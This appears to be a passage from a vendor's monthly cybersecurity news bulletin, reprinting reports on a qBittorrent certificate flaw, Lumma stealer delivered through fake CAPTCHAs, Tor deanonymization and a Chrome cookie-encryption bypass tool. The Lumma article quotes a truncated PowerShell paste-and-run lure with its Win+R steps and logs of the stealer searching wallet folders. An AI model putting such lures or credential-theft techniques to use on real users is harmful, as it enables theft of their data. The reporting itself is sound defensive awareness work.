



telelink
business
services

Monthly Security Bulletin

NOVEMBER / 24

Advanced Security
Operations Center

tbs.tech | simplify
the complex

This security bulletin is powered by Telelink Business Services' Advanced Security Operations Center

The modern cybersecurity threat landscape is constantly evolving. New vulnerabilities and zero-day attacks are discovered every day. The old vulnerabilities still exist. The tools to exploit these vulnerabilities are applying more complex techniques. But are getting easier to use.

Mitigating modern cyber threats require solutions for continuous monitoring, correlation, and behavior analysis that are expensive and require significant amount of time to be implemented. Moreover, many organizations struggle to hire and retain the expensive security experts needed to operate those solutions and provide value by defending the organizations.

The ASOC by Telelink allows organizations get visibility, control, and recommendations on improving their security posture for a fixed and predictable monthly fee.



Why Advanced Security Operations Center (ASOC) by Telelink?

- Delivered as a service, which guarantees fast implementation, clear responsibility in the Supplier and ability to cancel the contract on a monthly basis.
- Built utilizing state of the art leading vendor's solutions.
- Can be sized to fit small, medium, and large business needs.
- No investment in infrastructure, team, trainings or required technology.
- Flexible packages and add-ons that allow pay what you need approach.
- Provided at a fraction of the cost of operating your own SOC.

LITE Plan

425 EUR/mo

- Gain visibility on the security posture of all your company's IT infrastructure
- Analysis of up to 2 GB/day log data
- Optional emergency response team (ERT) and user and endpoint behavior analytics (UEBA)

Get visibility on the cyber threats targeting your company!

PROFESSIONAL Plan

1225 EUR/mo

- Gain visibility on your company's security posture and recommendations on how to deal with security threats, risks, and actors
- Analysis of up to 5 GB/day log data and 100 GB/day network data
- Optional ERT and UEBA

Start to mitigate cyber threats and minimize the risk!

ADVANCED Plan

2 575 EUR/mo

- Gain complete visibility, deep analysis, recommendations, and security awareness trainings for your employees
- Analysis of up to 10 GB/day log data and 200 GB/day network data
- Included ERT and optional UEBA

Complete visibility, deep analysis, and cyber threat mitigation!

Table of Contents

1.	qBittorrent fixes flaw exposing users to MitM attacks for 14 years.....	4
2.	Lumma/Amadey: fake CAPTCHAs want to know if you're human	5
3.	Law Enforcement Deanonimizes Tor Users	12
4.	New tool bypasses Google Chrome's new cookie encryption system	13
5.	Black Basta ransomware poses as IT support on Microsoft Teams to breach networks.....	16
6.	Cisco fixes VPN DoS flaw discovered in password spray attacks	18
7.	The Global Surveillance Free-for-All in Mobile Ad Data	21
8.	VMware fixes bad patch for critical vCenter Server RCE flaw.....	36
9.	Intel, AMD CPUs on Linux impacted by newly disclosed Spectre bypass.....	37
10.	Fake Google Meet conference errors push infostealing malware	40
11.	Critical Kubernetes Image Builder flaw gives SSH root access to VMs.....	43
12.	TrickMo malware steals Android PINs using fake lock screen	45
13.	Iranian hackers now exploit Windows flaw to elevate privileges	49
14.	Critical Vulnerability in libwebp Library	52
15.	New scanner finds Linux, UNIX servers exposed to CUPS RCE attacks	54
16.	Deebot Robot Vacuums Are Using Photos and Audio to Train Their AI	55
17.	European govt air-gapped systems breached using custom malware	56
18.	China Possibly Hacking US "Lawful Access" Backdoor.....	60
19.	Cloudflare blocks largest recorded DDoS attack peaking at 3.8Tbps.....	61
20.	Fake browser updates spread updated WarmCookie malware	63
21.	Critical Zimbra RCE flaw exploited to backdoor servers using emails.....	66
22.	Hacking ChatGPT by Planting False Memories into Its Data	69

1. qBittorrent fixes flaw exposing users to MitM attacks for 14 years



qBittorrent has addressed a remote code execution flaw caused by the failure to validate SSL/TLS certificates in the application's DownloadManager, a component that manages downloads throughout the app.

The flaw, introduced in a commit on April 6, 2010, was eventually fixed in the latest release, version 5.0.1, on October 28, 2024, more than 14 years later.

qBittorrent is a free, open-source client for downloading and sharing files over the BitTorrent protocol. Its cross-platform nature, IP filtering, integrated search engine, RSS feed support, and modern Qt-based interface have made it particularly popular.

However, as security researcher Sharp Security highlighted in a blog post, the team fixed a notable flaw without adequately informing the users about it and without assigning a CVE to the problem.

One problem, multiple risks

The core issue is that since 2010, qBittorrent accepted any certificate, including forged/illegitimate, enabling attackers in a man-in-the-middle position to modify network traffic.

"In qBittorrent, the DownloadManager class has ignored every SSL certificate validation error that has ever happened, on every platform, for 14 years and 6 months since April 6 2010 with commit 9824d86," explains the security researcher.

"The default behaviour changed to verifying on October 12 2024 with commit 3d9e971. The first patched release is version 5.0.1, released 2 days ago.

SSL certificates help ensure that users connect securely to legitimate servers by verifying that the server's certificate is authentic and trusted by a Certificate Authority (CA).

When this validation is skipped, any server pretending to be the legitimate one can intercept, modify, or insert data in the data stream, and qBittorrent would trust this data.

Sharp Security highlights four main risks that arise from this issue:

- When Python is unavailable on Windows, qBittorrent prompts the user to install it via a hardcoded URL pointing to a Python executable. Due to the lack of certificate validation, an attacker intercepting the request can replace the URL's response with a malicious Python installer that can perform RCE.
- qBittorrent checks for updates by fetching an XML feed from a hardcoded URL then parses the feed for a new version's download link. Lacking SSL validation, an attacker could substitute a malicious update link in the feed, prompting the user to download malicious payloads.
- qBittorrent's DownloadManager is also used for RSS feeds, enabling attackers to intercept and modify the RSS feed content and inject malicious URLs posing as safe torrent links.
- qBittorrent automatically downloads a compressed GeoIP database from a hardcoded URL and decompresses it, allowing the exploitation of potential memory overflow bugs via files fetched from a spoofed server.

Source: <https://www.bleepingcomputer.com/news/security/qbittorrent-fixes-flaw-exposing-users-to-mitm-attacks-for-14-years/>

2. Lumma/Amadey: fake CAPTCHAs want to know if you're human




Attackers are increasingly distributing malware through a rather unusual method: a fake CAPTCHA as the initial infection vector. Researchers from various companies reported this campaign in August and September. The attackers, primarily targeting gamers, initially delivered the Lumma stealer to victims through websites hosting cracked games.

Our recent research into the adware landscape revealed that this malicious CAPTCHA is spreading through a variety of online resources that have nothing to do with games: adult sites, file-sharing services, betting platforms, anime resources, and web apps monetizing through traffic. This indicates an expansion of the distribution network to reach a broader victim pool. Moreover, we discovered that the CAPTCHA delivers not only Lumma but also the Amadey Trojan.


Malicious CAPTCHA in ad networks

To avoid falling for the attackers' tricks, it's important to understand how they and their distribution network operate. The ad network pushing pages with the malicious CAPTCHA also includes legitimate, non-malicious offers. It functions as follows: clicking anywhere on a page using the ad module redirects the user to other resources. Most redirects lead to websites promoting security software, ad blockers, and the like – standard practice for adware. However, in some cases, the victim lands on a page with the malicious CAPTCHA.



Examples of sites redirecting the user to a CAPTCHA


Unlike genuine CAPTCHAs designed to protect websites from bots, this imitation serves to promote shady resources. As with the previous stage, the victim doesn't always encounter malware. For example, the CAPTCHA on one of the pages prompts the visitor to scan a QR code leading to a betting site:



CAPTCHA with QR code


The Trojans are distributed through CAPTCHAs with instructions. Clicking the “I’m not a robot” button copies the line powershell.exe -eC bQBzAGgAdABhA<...>MAIga= to the clipboard and displays so-called “verification steps”:

- Press Win + R (this opens the Run dialog box);
- Press CTRL + V (this pastes the line from the clipboard into the text field);
- Press Enter (this executes the code).



CAPTCHA with instructions

We’ve also come across similar instructions in formats other than CAPTCHAs. For instance, the screenshot below shows an error message for a failed page load, styled like a Chrome message. The attackers attribute the problem to a “browser update error” and instruct the user to click the “Copy fix” button. Although the page design is different, the infection scenario is identical to the CAPTCHA scheme.



Fake update error message

The line from the clipboard contains a Base64-encoded PowerShell command that accesses the URL specified there and executes the page's content. Inside this content is an obfuscated PowerShell script that ultimately downloads the malicious payload.

Payload: Lumma stealer

Initially, the malicious PowerShell script downloaded and executed an archive with the Lumma stealer. In the screenshot below, the stealer file is named OSetup.exe:


```

0Setup.exe
AppReadiness.dll
AppResolver.dll
AppVCatalog.dll
AppVEntStreamingManager.dll
SharedVoiceAgents.dll
SHCore.dll
WwaApi.dll
wxmsw32u_xrc_gcc_custom.dll

```

Contents of the malicious archive

After launching, 0Setup.exe runs the legitimate BitLockerToGo.exe utility, normally responsible for encrypting and viewing the contents of removable drives using BitLocker. This utility allows viewing, copying, and writing files, as well as modifying registry branches – functionality that the stealer exploits.




Armed with BitLocker To Go, the attackers manipulate the registry, primarily to create the branches and keys that the Trojan needs to operate:

6.07.1...	BitLockerToGo.exe	7924	RegSetInfoKey	HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Internet Settings	SUCCESS	KeySetInformation...
6.07.1...	BitLockerToGo.exe	7924	RegQueryValue	HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Internet Settings\ShareCredsWithWinHp	NAME NOT FOUND	Length: 16
6.07.1...	BitLockerToGo.exe	7924	RegCloseKey	HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Internet Settings	SUCCESS	


That done, Lumma, again using the utility, searches the victim's device for files associated with various cryptocurrency wallets and steals them:

6.25.4...	BitLockerToGo...	8376	CreateFile	C:\Users\user\AppData\Roaming\Exodus\exodus.wallet	PATH NOT FOUND	Desired Access:
6.25.4...	BitLockerToGo...	8376	CreateFile	C:\Users\user\AppData\Roaming\Exodus\exodus.wallet	PATH NOT FOUND	Desired Access:
6.25.4...	BitLockerToGo...	8376	CreateFile	C:\Users\user\AppData\Roaming\Ledger Live	NAME NOT FOUND	Desired Access:
6.25.4...	BitLockerToGo...	8376	CreateFile	C:\Users\user\AppData\Roaming\Ledger Live	NAME NOT FOUND	Desired Access:
6.25.4...	BitLockerToGo...	8376	CreateFile	C:\Users\user\AppData\Roaming\atomic\Local Storage\leveldb	PATH NOT FOUND	Desired Access:
6.25.4...	BitLockerToGo...	8376	CreateFile	C:\Users\user\AppData\Roaming\atomic\Local Storage\leveldb	PATH NOT FOUND	Desired Access:
6.25.4...	BitLockerToGo...	8376	CreateFile	C:\Users\user\AppData\Local\Coinomi\Coinomi\wallets	PATH NOT FOUND	Desired Access:
6.25.4...	BitLockerToGo...	8376	CreateFile	C:\Users\user\AppData\Local\Coinomi\Coinomi\wallets	PATH NOT FOUND	Desired Access:
6.25.4...	BitLockerToGo...	8376	CreateFile	C:\Users\user\AppData\Roaming\Authy Desktop\Local Storage\leveldb	PATH NOT FOUND	Desired Access:
6.25.4...	BitLockerToGo...	8376	CreateFile	C:\Users\user\AppData\Roaming\Authy Desktop\Local Storage\leveldb	PATH NOT FOUND	Desired Access:
6.25.4...	BitLockerToGo...	8376	CreateFile	C:\Users\user\AppData\Roaming\Bitcoin\wallets	PATH NOT FOUND	Desired Access:
6.25.4...	BitLockerToGo...	8376	CreateFile	C:\Users\user\AppData\Roaming\Bitcoin\wallets	PATH NOT FOUND	Desired Access:
6.25.4...	BitLockerToGo...	8376	CreateFile	C:\Users\user\AppData\Roaming\Binance	NAME NOT FOUND	Desired Access:
6.25.4...	BitLockerToGo...	8376	CreateFile	C:\Users\user\AppData\Roaming\Binance	NAME NOT FOUND	Desired Access:
6.25.4...	BitLockerToGo...	8376	CreateFile	C:\Users\user\AppData\Roaming\Binance	NAME NOT FOUND	Desired Access:
6.25.4...	BitLockerToGo...	8376	CreateFile	C:\Users\user\AppData\Roaming\Binance	NAME NOT FOUND	Desired Access:
6.25.4...	BitLockerToGo...	8376	CreateFile	C:\Users\user\AppData\Roaming\Binance	NAME NOT FOUND	Desired Access:
6.25.4...	BitLockerToGo...	8376	CreateFile	C:\Users\user\AppData\Roaming\Binance	NAME NOT FOUND	Desired Access:
6.25.4...	BitLockerToGo...	8376	CreateFile	C:\Users\user\AppData\Roaming\Binance	NAME NOT FOUND	Desired Access:
6.25.4...	BitLockerToGo...	8376	CreateFile	C:\Users\user\AppData\Roaming\Binance	NAME NOT FOUND	Desired Access:
6.25.4...	BitLockerToGo...	8376	CreateFile	C:\Users\user\AppData\Roaming\Binance	NAME NOT FOUND	Desired Access:
6.25.4...	BitLockerToGo...	8376	CreateFile	C:\Users\user\AppData\Roaming\com.lberthy.jaxx\IndexedDB	PATH NOT FOUND	Desired Access:
6.25.4...	BitLockerToGo...	8376	CreateFile	C:\Users\user\AppData\Roaming\com.lberthy.jaxx\IndexedDB	PATH NOT FOUND	Desired Access:
6.25.4...	BitLockerToGo...	8376	CreateFile	C:\Users\user\AppData\Roaming\Electrum\wallets	PATH NOT FOUND	Desired Access:
6.25.4...	BitLockerToGo...	8376	CreateFile	C:\Users\user\AppData\Roaming\Electrum-LTC\wallets	PATH NOT FOUND	Desired Access:
6.25.4...	BitLockerToGo...	8376	CreateFile	C:\Users\user\AppData\Roaming\ElectrumCash\wallets	PATH NOT FOUND	Desired Access:
6.25.4...	BitLockerToGo...	8376	CreateFile	C:\Users\user\AppData\Roaming\Guarda\IndexedDB	PATH NOT FOUND	Desired Access:
6.25.4...	BitLockerToGo...	8376	CreateFile	C:\Users\user\AppData\Roaming\Guarda\IndexedDB	PATH NOT FOUND	Desired Access:


Then, the attackers view browser extensions related to wallets and cryptocurrencies and steal data from them:




Following this, the Trojan attempts to steal cookies and other credentials stored in various browsers:



1. Finally, the malware searches for password manager archives to steal their contents as well:



2. Throughout the data collection process, the Trojan tries to use the same BitLocker To Go to send the stolen data to the attackers' server:



3. Once the malware has found and exfiltrated all valuable data, it starts visiting the pages of various online stores. The purpose here is likely to generate further revenue for its operators by boosting views of these websites, similar to adware:

Statistics

From September 22 to October 14, 2024, over 140,000 users encountered ad scripts. Kaspersky's telemetry data shows that out of these 140,000, over 20,000 users were redirected to infected sites, where some of them saw a fake update notification or a fake CAPTCHA. Users in Brazil, Spain, Italy, and Russia were most frequently affected.

Conclusion

Cybercriminals often infiltrate ad networks that are open to all comers. They purchase advertising slots that redirect users to malicious resources, employing various tricks to achieve infections. The above campaign is of interest because (a) it leverages trust in CAPTCHA to get users to perform unsafe actions, and (b) one of the stealers makes use of the legitimate BitLocker To Go utility. The malware works to enrich its operators both by stealing victims' credentials and crypto wallets, and by exploiting online stores that pay money for traffic to their websites.

Source: <https://securelist.com/fake-captcha-delivers-lumma-amadey/114312/>

3. Law Enforcement Deanonymizes Tor Users

The German police have successfully deanonymized at least four Tor users. It appears they watch known Tor relays and known suspects, and use timing analysis to figure out who is using what relay.

Tor has written about [this](#).

Hacker News [thread](#).

Source: <https://www.schneier.com/blog/archives/2024/10/law-enforcement-deanonymizes-tor-users.html>

4. New tool bypasses Google Chrome's new cookie encryption system



A researcher has released a tool to bypass Google's new App-Bound encryption cookie-theft defenses and extract saved credentials from the Chrome web browser.

The tool, named 'Chrome-App-Bound-Encryption-Decryption,' was released by cybersecurity researcher Alexander Hagenah after he noticed that others were already figuring out similar bypasses.

Although the tool achieves what multiple infostealer operations have already added to their malware, its public availability raises the risk for Chrome users who continue to store sensitive data in their browsers.

Google's app-bound encryption problems

Google introduced Application-Bound (App-Bound) encryption in July (Chrome 127) as a new protection mechanism that encrypts cookies using a Windows service that runs with SYSTEM privileges.

The goal was to protect sensitive information from infostealer malware, which runs with the permissions of the logged user, making it impossible for it to decrypt stolen cookies without first gaining SYSTEM privileges and potentially raising alarms in security software.

"Because the App-Bound service is running with system privileges, attackers need to do more than just coax a user into running a malicious app," explained Google in July.

"Now, the malware has to gain system privileges, or inject code into Chrome, something that legitimate software shouldn't be doing."

However, by September, multiple information stealers had found ways to bypass the new security feature and provide their cybercriminal customers the ability to once again steal and decrypt sensitive information from Google Chrome.

Google told BleepingComputer then that the "cat and mouse" game between info-stealer developers and its engineers was always expected and that they never assumed that their defense mechanisms would be bulletproof.

Instead, with the introduction of App-Bound encryption, they hoped they would finally lay the ground for gradually building a more sound system. Below is Google's response from the time:

"We are aware of the disruption that this new defense has caused to the infostealer landscape and, as we stated in the blog, we expect this protection to cause a shift in attacker behavior to more observable techniques such as injection or memory scraping. This matches the new behavior we have seen.


We continue to work with OS and AV vendors to try and more reliably detect these new types of attacks, as well as continuing to iterate on hardening defenses to improve protection against infostealers for our users." - A Google spokesperson

Bypass now publicly available

Yesterday, Hagenah made his App-Bound encryption bypass tool available on GitHub, sharing source code that allows anyone to learn from and compile the tool.

"This tool decrypts App-Bound encrypted keys stored in Chrome's Local State file, using Chrome's internal COM-based IElevator service," reads the project description.

"The tool provides a way to retrieve and decrypt these keys, which Chrome protects via App-Bound Encryption (ABE) to prevent unauthorized access to secure data like cookies (and potentially passwords and payment information in the future)."



Alex
@xaitax · Follow

I pushed the code to bypass and decrypt App-Bound encrypted keys in Chrome 127+. Enjoy.

github.com/xaitax/Chrome-...

```
C:\Program Files\Google\Chrome\Application> .\chrome_decrypt.exe

Chrome App-Bound Encryption - Decryption |
Alexander Hagenah (@xaitax) |

Found Chrome Version: 130.0.6723.70
Starting Chrome App-Bound Encryption Decryption process.
COM library initialized.
IElevator instance created successfully.
Proxy blanket set successfully.
Retrieving AppData path.
Local State path: C:\Users\ah\AppData\Local\Google\Chrome\User Data\Local State
Base64 encrypted key extracted.
Finished decoding.
Key header is valid.
Encrypted key retrieved: 0100000d08c9ddf0115d1118c7a00c04fc297eb...
BSTR allocated for encrypted key.
Decryption successful.
DECRYPTED KEY: a5e700d6cfb16beee5e9c198789f5cd2d2b5d2debe648fe578a7504a638dc186
```

1:32 PM · Oct 27, 2024

To use the tool, users must copy the executable into the Google Chrome directory usually located at C:\Program Files\Google\Chrome\Application. This folder is protected, so users must first gain administrator privileges to copy the executable to that folder.

However, this is commonly easy to achieve as many Windows users, especially consumers, use accounts that have administrative privileges.

In terms of its actual impact on Chrome security, researcher g0njxa told BleepingComputer that Hagenah's tool demonstrates a basic method that most infostealers have now surpassed to steal cookies from all versions of Google Chrome.

Toyota malware analyst Russian Panda also confirmed to BleepingComputer that Hagenah's method looks similar to the early bypassing approaches infostealers took when Google first implemented App-Bound encryption in Chrome.

"Lumma used this method – instantiating the Chrome IElevator interface through COM to access Chrome's Elevation Service to decrypt the cookies, but this can be quite noisy and easy to detect," Russian Panda told BleepingComputer.

"Now, they are using indirect decryption without directly interacting with Chrome's Elevation Service".

However, g0njxa commented that Google has still not caught up, so user secrets stored in Chrome can be easily stolen using the new tool.

In response to the release of this tool, Google shared the following statement with BleepingComputer:

"This code [xaitax's] requires admin privileges, which shows that we've successfully elevated the amount of access required to successfully pull off this type of attack," Google told BleepingComputer.

